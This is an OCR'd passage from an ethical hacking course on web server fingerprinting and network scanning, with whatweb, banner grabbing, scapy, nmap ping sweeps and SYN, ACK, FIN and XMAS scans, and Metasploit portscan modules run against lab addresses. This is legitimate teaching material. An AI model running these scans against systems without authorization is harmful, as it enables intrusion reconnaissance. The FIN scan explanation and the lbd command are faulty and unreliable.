You can use www.bing.com to see all the web sites on the web server. Write the Ip and you will get all websites in the same server.

To know the type of web server, we use whatweb tool in linux.

```
#./whatweb www.microsoft.com
```

We can use httprecon tool for same purpose to know the type of web server.
We can use the site news.netcraft.com to get all information about web server.
We can use the telnet command to know the type of web server

```
# telnet  192.168.1.1 80
```

```
# GET / HTTP / 1.0
```

We can use netcat in linux to know the type of web server.

```
# nc –n 192.168.28.139 80
# GET / HTTP / 1.0
```

We can use the tool httrack and wget for mirroring websites. You can use them to download and save websites.

We can use in backtack THCSSLCheck tool

```
# wine  THCSSLCheck www.yahoo.com 443
```

Or use the tool sslscan

```
#sslscan  www.cnn.com
```

To detect the load balancing, we use the tool lbd (load balance dector)

```
#  www.yahoo.com
```

It will try to find whether it is load balancing server. It will find the type of server, whether dns or http. It will check the dns load balancing and the http load balancing. Then it will tell whether load balancing made by http or dns

You can detect the web application firewall. There is tool called wafwoof. The tool can detect some firewalls. Go to waffit in backtrack.

www.contra.gr

Some websites can offer help in least time.Centralops.net can make service scan and network whois and domain whois and traceroute and find dns records. Other website can do the same purpose: and serversniff.net and mrdns.com.
On firefox, add passiverecon addon and you can get from it all information about the web site you are browsing.

Part 3: Scanning Methodology

Part 3 of Certified Ethical Hacker (CEH) Course


By


Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Part 3: Scanning Methodology

The steps for hacking: Reconnaissance, Scanning, Gaining Access, Maintaining Access, Covering Tracks






- Understand packet crafting


- **Packet crafting** is a technique that allows network administrators or hackers to probe firewall rule-sets and find entry points into a targeted system or network. This is done by manually generating packets to test network devices and behavior, instead of using existing network traffic. Testing may target the firewall, IDS, TCP/IP stack, router or any other component of the network

Using scapy tool to send a packet




- packet craft by scapy

```
$ scapy
>>>IP().show()
>>> ip=IP(src="192.168.0.1")
>>> ip.dst="192.168.0.2“
>>> ip/TCP()
>>> tcp=TCP(sport=1025,  dport=80)
>>> sr(ip/tcp)
```



```
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= 0x0
  src= 127.0.0.1
  dst= 127.0.0.1
  options= ''
>>> help(sr)

>>> ip=IP(src="192.168.28.133")
>>> ip.dst="192.168.28.139"
>>> ip
<IP  src=192.168.28.133 dst=192.168.28.139 |>
>>> tcp=TCP(sport=2600, dport=80)
>>> sr(ip/tcp)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>
)
>>> 
```

```
root@bt:~# tcpdump host 192.168.28.139
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
19:04:18.409143 ARP, Request who-has 192.168.28.139 tell 192.168.28.133, length
28
19:04:18.409496 ARP, Reply 192.168.28.139 is-at 00:0c:29:11:80:f7 (oui Unknown),
 length 46
19:04:18.416892 IP 192.168.28.133.zebrasrv > 192.168.28.139.www: Flags [S], seq
0, win 8192, length 0
19:04:18.418053 IP 192.168.28.139.www > 192.168.28.133.zebrasrv: Flags [S.], seq
 3079590185, ack 1, win 5840, options [mss 1460], length 0
19:04:18.418118 ARP, Request who-has 192.168.28.139 tell 192.168.28.133, length
28
19:04:18.418264 ARP, Reply 192.168.28.139 is-at 00:0c:29:11:80:f7 (oui Unknown),
 length 46
19:04:18.418271 IP 192.168.28.133.zebrasrv > 192.168.28.139.www: Flags [R], seq
1, win 0, length 0
```



Eduors Ethical Hacker Course


- Understand Ping Sweep Techniques
- checking for systems that are live on the network, meaning that they respond to probes or connection requests
- Internet Control Message Protocol (ICMP) scanning is the process of sending an ICMP request or ping to all hosts on the network to determine which ones are up and responding to pings

It will find which devices are actives in the network. There are many tools to make ping sweep: angry and hping and nmap.

Use nmap

```
#nmap –sn 192.168.28.0 /24
```

Use hping
Use in windows angry tools




IP Range: 192.168.28.1 to 192.168.28.254
Hostname: user-PC

IP	Ping	Hostname	Ports [0+]
192.168.28.1	0 ms	pc	[n/s]
192.168.28.2	0 ms	[n/a]	[n/s]
192.168.28.3	[n/a]	[n/s]	[n/s]
192.168.28.4	[n/a]	[n/s]	[n/s]
192.168.28.5	[n/a]	[n/s]	[n/s]
192.168.28.6	[n/a]	[n/s]	[n/s]
192.168.28.7	[n/a]	[n/s]	[n/s]
192.168.28.8	[n/a]	[n/s]	[n/s]
192.168.28.9	[n/a]	[n/s]	[n/s]
192.168.28.10	[n/a]	[n/s]	[n/s]

Started 192.168.28.41 Display: All Threads: 10 (max)

Use the nmap to know the open ports in a host



```
Nmap –sT 192.168.1.10 –p 80
```

```
#nmap 192.168.152.130 -p 80
```

Use the nmap to make scan on all ports


```
#nmap   192.168.152.130
```

Use the metasploit for same purpose

#msfconsole

```
Msf> search scanner/portscan

Msf> Use auxiliary/scanner/tcp

Msf> Info

Msf> Set RHOSTS 192.168.28.139

Msf> Set PORTS 1-1000

Msf> run
```

The problem if there is firewall we will not get results. In stealth scan or half open scan



```
# nmap –sS 192.168.28.13 -p 80
```


Use the metasploit for same purpose

```
#msfconsole
```

```
Msf> search scanner/portscan

Use auxiliary/scanner/syn
```

```
Info

Set RHOSTS 192.168.28.139

Set PORTS 1-1000

Run
```

We can use the ACK to know the unfiltered ports on firewall



- Ack Scan

```
# nmap –sA 192.168.28.138  -p138
```


It will tell you it is unfiltered port in the firewall

Use the metasploit for same purpose

```
#msfconsole

Msf> search scanner/portscan

Use auxiliary/scanner/ack

Info

Set RHOSTS 192.168.28.139

Set PORTS 3380-3390

Run
```


It will tell you the unfiltered ports

The FIN scan is another way of scan. The computer sends FIN packet and if the host answered it, it is open port otherwise it is closed port




```
# nmap –sF 192.168.28.138  -p1-1000
```

The XMAS scan is another way of scan. The source machine sends FIN and URG and PUSH and if the destination did not answer, then the port open and if it did answer with RST then the port close.




```
# nmap –sX 192.168.28.138  -p80
```

Here the source machine sends TCP packet with NO flag set. If the destination did not answer, then the port open and if it did answer with RST then the port close.

